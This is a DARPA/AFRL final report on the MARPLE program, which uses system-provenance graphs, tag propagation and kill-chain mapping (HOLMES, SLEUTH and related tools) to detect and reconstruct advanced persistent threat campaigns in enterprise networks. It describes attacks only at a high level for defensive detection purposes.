AFRL-RY-WP-TR-2019-0285

MITIGATING ADVANCED AND PERSISTENT THREAT (APT) DAMAGE BY REASONING WITH PROVENANCE IN LARGE ENTERPRISE NETWORKS (MARPLE) PROGRAM

Josyula Rao
International Business Machines Corporation

Yan Chen
Northwestern University

R. Sekar
Stony Brook University

Venkat Venkatakrishnan
University of Illinois at Chicago

JANUARY 2020
Final Report

AIR FORCE RESEARCH LABORATORY
SENSORS DIRECTORATE
WRIGHT-PATTERSON AIR FORCE BASE, OH 45433-7320
AIR FORCE MATERIEL COMMAND
UNITED STATES AIR FORCE

NOTICE AND SIGNATURE PAGE

This report is the result of contracted fundamental research deemed exempt from public affairs security and policy review in accordance with The Under Secretary of Defense memorandum dated 24 May 2010 and AFRL/DSO policy clarification email dated 13 January 2020. This report is available to the general public, including foreign nationals.

Copies may be obtained from the Defense Technical Information Center (DTIC) (http://www.dtic.mil).

AFRL-RY-WP-TR-2019-0285 HAS BEEN REVIEWED AND IS APPROVED FOR PUBLICATION IN ACCORDANCE WITH ASSIGNED DISTRIBUTION STATEMENT.

*//Signature//

FELICIA N. HARLOW
Program Manager
Resilient and Agile Avionics Branch
Spectrum Warfare Division

//Signature//

DAVID G. HAGSTROM, DR-IV
Chief, Resilient and Agile Avionics Branch
Spectrum Warfare Division

//Signature//

JOHN F. CARR, DR-IV
Spectrum Warfare Division
AFRL Sensors Directorate

This report is published in the interest of scientific and technical information exchange, and its publication does not constitute the Government’s approval or disapproval of its ideas or findings.

*Disseminated copies will show “//Signature//” stamped or typed above the signature blocks.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

1. REPORT DATE *(DD-MM-YY)*
January 2020

2. REPORT TYPE
Final

3. DATES COVERED *(From - To)*
2 July 2015 – 31 October 2019

4. TITLE AND SUBTITLE
MITIGATING ADVANCED AND PERSISTENT THREAT (APT) DAMAGE BY REASONING WITH PROVENANCE IN LARGE ENTERPRISE NETWORKS (MARPLE) PROGRAM

5a. CONTRACT NUMBER
FA8650-15-C-7561

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER
61101E

6. AUTHOR(S)
Josyula Rao (International Business Machines Corporation)
Yan Chen (Northwestern University)
R. Sekar (Stony Brook University)
Venkat Venkatakrishnan (University of Illinois at Chicago)

5d. PROJECT NUMBER
1000

5e. TASK NUMBER
N/A

5f. WORK UNIT NUMBER
Y1B1

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

International Business Machines Corporation
1101 Kitchawan Rd.
Yorktown Heights, NY 10598

Northwestern University
Stony Brook University
University of Illinois at Chicago

8. PERFORMING ORGANIZATION REPORT NUMBER

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Air Force Research Laboratory
Sensors Directorate
Wright-Patterson Air Force Base, OH 45433-7320
Air Force Materiel Command
United States Air Force

Defense Advanced Research Projects Agency (DARPA/I2O)
675 North Randolph St.
Arlington, VA 22203

10. SPONSORING/MONITORING AGENCY ACRONYM(S)
AFRL/RYWA

11. SPONSORING/MONITORING AGENCY REPORT NUMBER(S)
AFRL-RY-WP-TR-2019-0285

12. DISTRIBUTION/AVAILABILITY STATEMENT
Approved for public release; distribution is unlimited.

13. SUPPLEMENTARY NOTES
The U.S. Government has for itself and others acting on its behalf an unlimited, paid-up, nonexclusive, irrevocable worldwide license to use, modify, reproduce, release, perform, display, or disclose the work by or on behalf of the U.S. Government. Report contains color.

14. ABSTRACT
Project MARPLE (Mitigating APT damage by Reasoning with Provenance in Large Enterprise networks) explores and creates a suite of technologies that can radically harden enterprise security by large scale automation of the task of detecting sophisticated cyber threats as a first step to remediating and preventing subsequent cyber exploits.

15. SUBJECT TERMS

16. SECURITY CLASSIFICATION OF:

a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**
Unclassified	Unclassified	Unclassified

17. LIMITATION OF ABSTRACT:
SAR

8. NUMBER OF PAGES
257

19a. NAME OF RESPONSIBLE PERSON (Monitor)
Felicia Harlow

19b. TELEPHONE NUMBER *(Include Area Code)*
N/A

Contents

List of Figures

4

List of Tables

Acknowledgements

The MARPLE team thanks all TA1 teams in the DARPA program for providing provenance data on a wide variety of systems. The team thanks Boston Fusion (TA4) and Kudu Dynamics (TA5.1) for their effort in planning and developing stealthy attacks and BBN (TA3) for their excellent infrastructure support.

1 SUMMARY

Project MARPLE (Mitigating APT damage by Reasoning with Provenance in Large Enterprise networks) explores and creates a suite of technologies that can radically harden enterprise security by large scale automation of the task of detecting sophisticated cyber threats as a first step to remediating and preventing subsequent cyber exploits.

Enterprises today, largely use perimeter-based controls for their defense. These tools, typically, come from different vendors, are fragmented and provide a narrow view of the activities in one part of the enterprise infrastructure. In doing so, they ignore three crucial observations: (a) first, the activities in an enterprise are not all independent of one another but are some times causally related (b) second, normal day to day operations of enterprise activities are done in relatively small and stable interaction neighborhoods (c) third, in contrast, cyber threats often cross such neighborhoods. So, while the tools in use today, generate a multitude of event alert streams, logs and audit records that contain potentially actionable intelligence, the inability to consolidate and correlate these events and data automatically at line speeds and present them to the security analyst in a semantically-meaningful manner robs security analysts and administrators of a valuable tool to defend enterprise networks.

To this end, MARPLE combines ideas from four disparate areas to explore a radical and game-changing approach to cyber security, namely, Causality Tracking from Distributed Systems, fast reasoning on top of big data graphs, Efficient Implementations of Large Graphs and Graph Analytics and Policy Learning and Enforcement. Specifically

1. Causality Tracking: Based on the motivation above, our basic hypothesis is that tracking causal linkages and provenance across enterprise activities, at a very fine level of granularity, can reveal and identify the common communication/computation structures in an enterprise while at the same time forcing malicious actors to expose themselves.

2. Big Data Graph Analytics: We propose new algorithms, extending the current state of the art, for heterogeneous graphs for the use cases of connectivity anomaly detection, clustering and role discovery, pattern discovery and attack similarity detection through graph matching which have a direct application for many of the security use cases.

3. Policy Learning and Enforcement: We propose new and scalable policy reasoning algorithms, and efficient enforcement mechanisms for local and global provenance-based information-flow policies at various granularities.

4. Cyber Knowledge Mapping: We propose new algorithms and systems to understand suspicious data-flows, make connections among them, and depict high-level attack campaign graphs with hierarchical operation abstraction and knowledge mapping.

5. Programmable Cyber Reasoning: We introduce Threat Intelligence Computing as a methodology for agile threat hypotheses composition and validation regarding dynamic threat models. By reshaping threat discovery into a graph computation problem, it provides an interactive programming environment for rapid automated task development and opaque human knowledge codification.

Throughout the four years of the entire Transparent Computing program, MARPLE has participated in all five Adversarial Engagements and three Policy Enforcement Demo organized by DARPA. MARPLE has been recognized as the best TA2 performer since the first engagement by TA5.1, achieved 100% reasoning correctness in the first policy enforcement demo, and contributed to the development of the demos with TA3 and TA1s. MARPLE algorithms, systems, and methodologies have been published in premier cybersecurity and knowledge mining conferences: ACM CCS, IEEE S&P, USENIX Security and ACM KDD.

This project is a collaboration between IBM Research (Thomas J. Watson Research Center in Yorktown Heights, NY), Northwestern University (NU), State University of New York at Stony Brook (SBU), and the University of Illinois at Chicago (UIC). IBM Research will act as the prime contractor while the other organizations will be sub-contractors to IBM.



All types of TA1 Artifacts and Provenance Info:
• CADETS
• TRACE
• THEIA
• FiveDirections
• MARPLE-TA1
• FAROS
• ClearScope
New automatic attack detection systems for multi-aspect real-time threat discovery:
• [Sketch Analytics]: Big Data Anomaly Detection
• [SLEUTH*†, RiskDroid] Tag-based Detection
• [HOLMES*†, APTShield*] APT Behavior Mining
• [LSTM Model] Deep Learning for Security
• [StreamSpot†] Graph Anomaly Detection
New cyber reasoning paradigm
• [τ-calculus*†] DSL for cyber reasoning and threat hunting
Reports:
• Real-Time Alerts
• Attack Description and Visualization
• Decision for policy enforcement
Heterogeneous Information Network
* Poster/Demo on DARPA Demo Day (May 31, 2019)
† Publications in top-tier security and data mining conferences

Figure 1: Overview of the MARPLE Approach

2 INTRODUCTION

Enterprises today, largely use perimeter-based controls for their defense such as firewalls, IPS/IDS, endpoint and server security systems, SIEM tools, identity and access management tools, application security tools, application firewalls and database firewalls. These tools tend to be fragmented and typically, from different vendors, giving a narrow view of the activities in one part of the enterprise infrastructure. In doing so, they ignore three crucial observations: (a) first, the activities in an enterprise are not all independent of one another but are some times causally-related (b) second, normal day to day operations of enterprise activities are done in relatively small and stable interaction neighborhoods (c) third, in contrast, cyber threats often cross neighborhoods. So, while these tools generate a multitude of event alert streams as well as logs and audit records that contain potentially actionable intelligence, they are typically not fully mined nor available in real-time. The inability to consolidate and correlate these events and data automatically at line speeds and present them to the security analyst in a semantically-meaningful manner robs security analysts and administrators of a valuable tool to defend enterprise networks. Complicating this further is the fact that in practice, such security monitoring is spread across a geographically dispersed set of networks and it makes it challenging to obtain access to all event and data sources at a single time.

In this proposal, we combine ideas from four disparate areas to explore a radical and game-changing approach to cyber security, namely, Causality Tracking from Distributed Systems, Efficient Implementations of Large Graphs and Graph Analytics, Reasoning on Graphs, and Policy Learning and Enforcement. Specifically, we propose and implement a set of techniques illustrated in Figure 1. On the top of the stack are our real-time detection and analytics systems that stream in data from TA1s, construct big data graphs, perform real-time analytics, and give alerts. In the middle of the stack is a new cyber reasoning paradigm named Threat Intelligence Computing and our new cyber reasoning language τ-calculus. At the bottom of the stack is our data lake infrastructure, big graph




Figure 2: MARPLE Modules

ingestion engine, and graph query optimization modules. MARPLE also develops three policy checking engines built with different mechanics including generic graph query, τ-calculus, and tag propagation, to fulfill policy reasoning tasks.

2.1 MARPLE Approach

This section introduces different technologies in MARPLE for individual tasks such as attack detection, campaign reasoning, and policy enforcement. Figure 2 illustrates the set of MARPLE technologies and their interactions during adversarial engagements. MARPLE has developed a string of real-time analytic algorithms marked as green boxes in Figure 2 including SLEUTH, HOLMES, APTShield, Sketch Analytics, RiskDroid, and StreamSpot. We use Apache Kafka to temporarily store and distribute alerts (yellow box in Figure 2). We build an interactive cyber reasoning tool with the τ-calculus language for agile cyber reasoning and knowledge creation (orange box in Figure 2). And our graph database is realized through IBM FCCE (purple boxes in Figure 2). All aforementioned technologies are summarized below and described in details in Section 3.

- SLEUTH: SLEUTH presents an approach and system for real-time reconstruction of attack scenarios on an enterprise host. To meet the scalability and real-time needs of the problem, it provides a platform-neutral, main-memory based, dependency graph abstraction of audit-log data. It is capable of revealing the big picture of attacks by construction of compact, visual graphs of attack steps. We develop efficient, tag-based techniques for attack detection and reconstruction, including source identification and impact analysis. Also, we implement two powerful event reduction techniques that reduce the number of records by a factor of 4.6 to 19 in our experiments. An important benefit of the techniques is that they provably preserve the accuracy of forensic analysis tasks such as backtracking and impact analysis. While providing this guarantee, they reduce on-disk file sizes by an average of 35× across our data sets.

- HOLMES: HOLMES is a system that implements a new approach to the detection of Advanced and Persistent Threats (APTs). HOLMES is inspired by several case studies of real-world APTs that highlight some common goals of APT actors. In a nutshell, HOLMES aims to produce a detection signal that indicates the presence of a coordinated set of activities that are part of an APT campaign. One of the main challenges addressed by our approach involves developing a suite of techniques that make the detection signal robust and reliable. At a high-level, the techniques we develop effectively leverage the correlation between suspicious information flows that arise during an attacker campaign. In addition to its detection capability, HOLMES is also able to generate a high-level graph that summarizes the attacker's actions in real-time. This graph can be used by an analyst for an effective cyber response. An evaluation of our approach against some real-world APTs indicates that HOLMES can detect APT campaigns with high precision and low false alarm rate. The compact high-level graphs produced by HOLMES effectively summarizes an ongoing attack campaign and can assist real-time cyber-response operations.

- APTShield: APTShield presents a framework for detecting APT attacks accurately and efficiently. For accuracy, instead of concentrating on unnecessary, undetectable and easy-to-change phases in APT attacks, we identify three must-have phases of APT attacks and utilize control flow and data flow to explain contextual behavior. For efficiency, we presents a novel state-based detection framework in which each process and file is represented as a finite state automata (FSA)-like data structure for real-time, long-term detection. Consequently, the framework does not need to store historic data, and memory usage remains consistent.

- Sketch Analytics: Sketch analytics utilize sketch algorithms, such as bloom filters and Count-Min sketches, to identify both expected and unexpected behaviors of programs. The use of these sketch algorithms allows us to analyze high volumes of data efficiently while using a fixed amount of memory.

- RiskDroid: RiskDroid enables real-time detection of Android attacks with cross-platform causality reasoning. RiskDroid uses provenance-based policies or extracts malicious behavior patterns from newly identified malware to generate detection policies. Runtime behaviours of applications are then checked to identify patterns that violate the policies and identify them.

- StreamSpot: Streamspot models each software under execution as a streaming graph, where an edge of the graph corresponds to a system call made by the software. This creates a *heterogenous* graph for every program. Streamspot first models benign behaviour. The system uses specialized sketch algorithms that compare graph structures of running system with benign structures to assign an anomaly score to detect malicious behaviour.

- FCCE: We utilize FCCE (Feature Collection and Correlation Engine) as the low-level key-value data store in our graph database realization. FCCE is designed for security data storage and processing; it supports concurrent multi-source asynchronous ingestion, distributed data storage, and data locality management. We implement a unique *selective data ingestion* procedure to balance the large amount of raw data from TA1s and the limited resources for data storage and processing. And we realize a graph database layer to support fast and scalable graph queries across distributed data storage.




Figure 3: MARPLE Policy Enforcement Response System

- τ-calculus: To facilitate agile cyber reasoning, we introduce *Threat Intelligence Computing* as a new methodology and τ-calculus as a concrete realization to model threat discovery as a graph computation problem. It comprises *i)* a Turing-complete domain-specific language (DSL) with syntax tailored for programming on *computation graphs*, *ii)* a graph database designed and implemented to cope with efficient data storage and retrieval for live and forensic threat investigations, and *iii)* peripheral components for supporting interactive programming. The paradigm enables efficient programming for solving threat discovery problems, equipping security analysts with a suite of potent new tools for agile codifications of threat hypotheses, automated evidence mining, and interactive data inspection capabilities.

MARPLE has developed a complete policy reasoning and response system for the Policy Enforcement Demos shown in Figure 3. We've implemented multiple methods to reasoning about a given policy query, each one of them has its unique strength. For example, the SLEUTH-based policy checker pre-computes the key information for policy decisions using its tag propagation mechanisms thus is fast in response time. And τ-calculus-based checker is free to express any type of policies thanks to its Turing-complete nature and graph-friendly syntax. For a given policy query, the MARPLE Policy Dispatcher replicates the query, distributes them to different checkers, merges the instant responses, e.g., status checking queries, and replies to the BBN server.

3 METHODS, ASSUMPTIONS, AND PROCEDURES

3.1 HOLMES

In one of the first ever detailed reports on Advanced and Persistent Threats (entitled APT1 [32]), the security firm Mandiant disclosed the goals and activities of a global APT actor and offered an APT lifecycle model, also known as the *kill-chain*, that allows one to gain perspective on how the APT steps collectively achieve their actors' goals. A typical APT attack consists of a successful penetration (e.g., a drive-by-download or a spear-phishing attack), reconnaissance, command and control (C&C) communication (sometimes using Remote Access Trojans (RATs)), privilege escalation (by exploiting vulnerabilities), lateral movement through the network, exfiltration of confidential information, and so on. In short, the kill-chain provides a reference to understand and map the motivations, targets, and actions of APT actors.

Even though the concrete attack steps may vary widely among different APTs, the high-level APT behavior often conforms to the same kill-chain. Our analysis of hundreds of APT reports from [21] suggests that most APTs consist of a subset, if not all, of those steps. More importantly, we make the observation that these steps need to be *causally connected*, and this connectedness is a major indication that an attack is unfolding.

We present a system called Holmes that begins with host audit data (e.g., Linux `auditd` or Windows ETW data) and produces a detection signal that maps out the stages of an ongoing APT campaign. At a high level, Holmes makes *novel use of the APT kill-chain* as the pivotal reference in addressing the technical challenges involved in the above three aspects of APT detection.

Holmes aims to map the activities found in host logs as well as any alerts found in the enterprise to the kill chain. However, a major challenge here is the large semantic gap between low-level audit data and the very high-level kill-chain view of attacker's goals, intentions, and capabilities. To bridge the semantic gap between low-level system-call view and the high-level kill-chain view, we build an intermediate layer as shown in Fig. 4. The mapping to this intermediate layer is based on MITRE's ATT&CK framework [38], which describes close to 200 behavioral patterns defined as *Tactics, Techniques, and Procedures (TTPs)* observed in the wild.

Each TTP defines one possible way to realize a particular high-level capability. For instance, the capability of *persistence* in a compromised Linux system can be achieved using 11 distinct TTPs, each of which represents a possible sequence of lower level actions in the ATT&CK framework, e.g., installation of a rootkit, modification of boot scripts, and so on. These lower level actions are closer to the level of abstraction of audit logs, so it is possible to describe TTPs in terms of nodes and edges in the provenance graph.

This design choice allows Holmes to generate alerts that are semantically close to the activity steps ("Tactics, Techniques and Procedures" (TTPs)) of APT actors. By doing so, Holmes elevates the alert generation process to work at the level of the steps of an attack campaign, than about how they manifest in low-level audit logs.




Figure 4: Holmes High-level Approach: From Audit Records to High-Level APT Stages

3.1.1 TTP Specification

TTP specifications provide the mapping between low-level audit events and high-level APT steps. Holmes uses the information flow between low-level entities (files, processes, etc.) in the system as the basis for alert correlation. To see this, note that the internal reconnaissance step in the kill-chain depends on a successful initial compromise and establishment of a foothold. In particular, the reconnaissance step is typically launched using the command and control agent (process) installed by the attacker during foothold establishment, thus exhibiting a flow between the processes involved in the two phases. Moreover, reconnaissance often involves running malware (files) downloaded during the foothold establishment phase, illustrating a file-to-process flow. Similarly, a successful lateral movement phase, as well as the exfiltration phase, uses data gathered by the reconnaissance phase. Thus, by detecting low-level events associated with APT steps and linking them using information flow, it is possible to construct the emerging kill-chain used by an APT actor.

Prerequisites can capture relations between the entities involved in two TTPs, such as the parent-child relation on processes, or information flow between files. They can also capture the condition that two TTPs share a common parent. Using prerequisites, we are able to prune many false positives, i.e., benign activity resembling a TTP.

3.1.2 HSG Construction

Taking advantage of inter-TTP information flow dependencies, we correlate various TTPs and map them to high-level APT steps. The final correlation result is summarized in the form of a graph that we call a *High-level Scenario Graph (HSG)*. The HSG provides a compact, visual abstraction of the progress of the campaign at any moment. The nodes of the HSG correspond to TTPs, and the edges represent information flows between entities involved in the TTPs. The HSG provides the basis for detecting APTs with high confidence. For this purpose, we develop several new ideas. First is the concept of an *ancestral cover* in an HSG. We show how this concept can help to assess the strength of dependencies between HSG nodes. Weak dependencies can then be pruned away to eliminate many false alarms. Second, we develop *noise reduction* techniques that further de-emphasize dependencies that are known to be associated with benign activities. Third, we develop ranking and prioritization techniques to prune away most nodes and edges unrelated to the APT campaign. Using these techniques, we demonstrate that Holmes is able to make a clear distinction between attack and benign scenarios.

The construction of the HSG is primarily driven by the *prerequisites:* A TTP is matched and added to the HSG if all its prerequisites are satisfied. This factor reduces the number of TTPs in the HSG at any time, making it possible to carry out sophisticated analyses without impacting real-time performance.

Finally, the HSG provides a very compact, visual summary of the campaign at any moment, thus making an important contribution for attack comprehension. For instance, starting from a dataset of 10M audit records, we are able to summarize a high-level attack campaign using a graph of just 16 nodes. A cyber-analyst can use the presented HSG to quickly infer the big picture of the attack (scope and magnitude) with relative ease.

3.1.3 Signal Correlation And Detection

To distinguish the HSGs that constitute an attack from the benign ones, we assign a severity score to each HSG. First, we represent the attacker's progress in a campaign by an abstract *threat tuple* associated with the corresponding HSG. In particular, for every HSG, a *threat tuple* is a 7-tuple $\langle S_1, S_2, S_3, \ldots, S_7 \rangle$ where each S_i corresponds to the severity level of the APT stage at index i of the HSG. Since different TTPs belonging to a certain APT stage may have different severity levels, there are usually multiple candidates to pick from. It is natural to choose the highest severity level among these candidates. To rank HSGs, then we transform a threat tuple to a numeric value. In particular, we first map each element of a threat tuple to a numerical value based on the standards included in the Common Vulnerability Scoring System (CVSS) [11]. Alternative scoring choices may be made by an enterprise, taking into context its perceived threats and past threat history.

Next, we combine the numeric scores for the 7 APT stages into a single overall score. The formula that we use to compute this score was designed with two main criteria in mind: (1) flexibility and customization, and (2) the correlation of APT steps is reflected in the magnification of the score as the steps unfold. To address these criteria, we associate a weight with each entry in the converted threat tuple and calculate a *weighted product* of the threat tuple as the score. These weights are configurable by a system administrator, and they can be used to prioritize detection of specific stages over other stages.

3.1.4 Evaluation

Evaluation of Holmes on nine real-life APT attack scenarios, as well as running it as a real-time intrusion detection tool in a live experiment spanning for two weeks, show that Holmes is able to clearly distinguish between attack and benign scenarios and can discover cyber-attacks with high precision and recall.




Figure 5: SLEUTH Architecture

3.2 SLEUTH

We are witnessing a rapid escalation in targeted cyber-attacks such as APTs [1] [21] conducted by skilled adversaries. While tools such as IDS [2] and SIEM [3] are generally useful, they typically generate a vast amount of information, making it difficult for a security analyst to distinguish truly significant attacks from background noise. Moreover, analysts lack the tools to piece together fragments of an attack campaign that span multiple applications or hosts and extend over a long time period. Consequently, many attack campaigns are missed for weeks or even months [2, 40]. In order to effectively contain advanced attack campaigns, analysts need a new generation of tools that not only assist with detection but also produce a compact summary of the causal chains that summarize an attack.

The problem of piecing together the causal chain of events leading to an attack was first explored in Backtracker [24, 25]. Subsequent research [27, 30] improved on the precision of the dependency chains constructed by Backtracker. However, these works operate in a purely forensic setting and therefore do not deal with the challenge of performing the analysis in real-time.

Real-time attack detection and scenario reconstruction poses challenges such as event storage and analysis, prioritizing entities for analysis, scenario reconstruction, dealing with common usage scenarios and fast, interactive reasoning over a purely forensic analysis.

To tackle aforementioned issues we designed and developed SLEUTH depicted at Figure 5. It is a system that can alert analysts in real-time about an ongoing campaign, and provide them with a compact, visual summary of the activity in seconds or minutes after the attack. This would enable a timely response before enormous damage is inflicted on the victim enterprise. SLEUTH is OS-neutral, and currently supports Microsoft Windows, Linux and FreeBSD.

3.2.1 Dependence Graph

The first contribution of SLEUTH, which addresses the challenge of efficient event storage and analysis, is the development of a compact main-memory dependence graph representation. Audit data from different OSes is processed into a platform-neutral graph representation, where vertices

[1] Advanced and Persistent Threats
[2] Intrusion Detection Systems
[3] Security Information and Event Management

represent subjects (processes) and objects (files, sockets), and edges denote audit events (e.g., operations such as read, write, execute, and connect). This graph serves as the basis for attack detection as well as causality analysis and scenario reconstruction. On average, our in-memory dependence graph uses just 5 bytes per event in the original data. Our system is able to consume and analyze nearly a million events per second.

3.2.2 Tagging System

The second major contribution of SLEUTH is the development of a tag-based approach for identifying subjects, objects and events that are most likely involved in attacks. Tags enable us to prioritize and focus our analysis, thereby addressing the challenge of prioritizing entities for analysis. We use tags to summarize our assessment of the trustworthiness and sensitivity of objects and subjects. This assessment can be based on three main factors:

- Provenance: the tags on the immediate predecessors of an object or subject in the dependence graph,
- Prior system knowledge: our knowledge about the behavior of important applications, such as remote access servers and software installers, and important files such as /etc/passwd and /dev/audio
- Behavior: observed behavior of subjects, and how they compare to their expected behavior.

We have developed a policy framework, for initializing and propagating tags based on these factors.

3.2.3 Policy Framework

The third contribution of SLEUTH, aimed at tackling the last two challenges mentioned above, is a customizable policy framework for tag initialization and propagation. Our framework comes with sensible defaults, but they can be overridden to accommodate behaviors specific to an OS or application. This enables tuning of our detection and analysis techniques to avoid false positives in cases where benign applications exhibit behaviors that resemble attacks. Policies also enable an analyst to test out “alternate hypotheses” of attacks, by reclassifying what is considered trustworthy or sensitive and re-running the analysis.

3.2.4 Tag-Based Bi-Directional Analysis

Fourth contribution of SLEUTH is the development of novel algorithms that leverage tags for root-cause identification and impact analysis.

The goal of backward analysis is to identify the entry points of an attack campaign. Entry points are the nodes in the graph with an in-degree of zero and are marked untrusted. Typically they represent network connections, but they can also be of other types. The starting points for the backward analysis are the alarms generated by the detection policies. In particular, each alarm is related to one or more entities, which are marked as suspect nodes in the graph. Backward search involves a backward traversal of the graph to identify paths that connect the suspect nodes to entry nodes.

The purpose of forward analysis is to assess the impact of a campaign, by starting from an entry point and discovering all the possible effects dependent on the entry point.

3.2.5 Evaluation

In Transparent Computing program evaluation, SLEUTH was able to:

- process, in a matter of seconds, audit logs containing tens of millions of events generated during the engagement;
- successfully detect and reconstruct the details of these attacks, including their entry points, activities in the system, and exfiltration points;
- filter away extraneous events, achieving very high reductions rates in the data (up to 100K times), thus providing a clear semantic representation of these attacks containing almost no noise from other activities in the system;
- achieve low false positive and false negative rates.

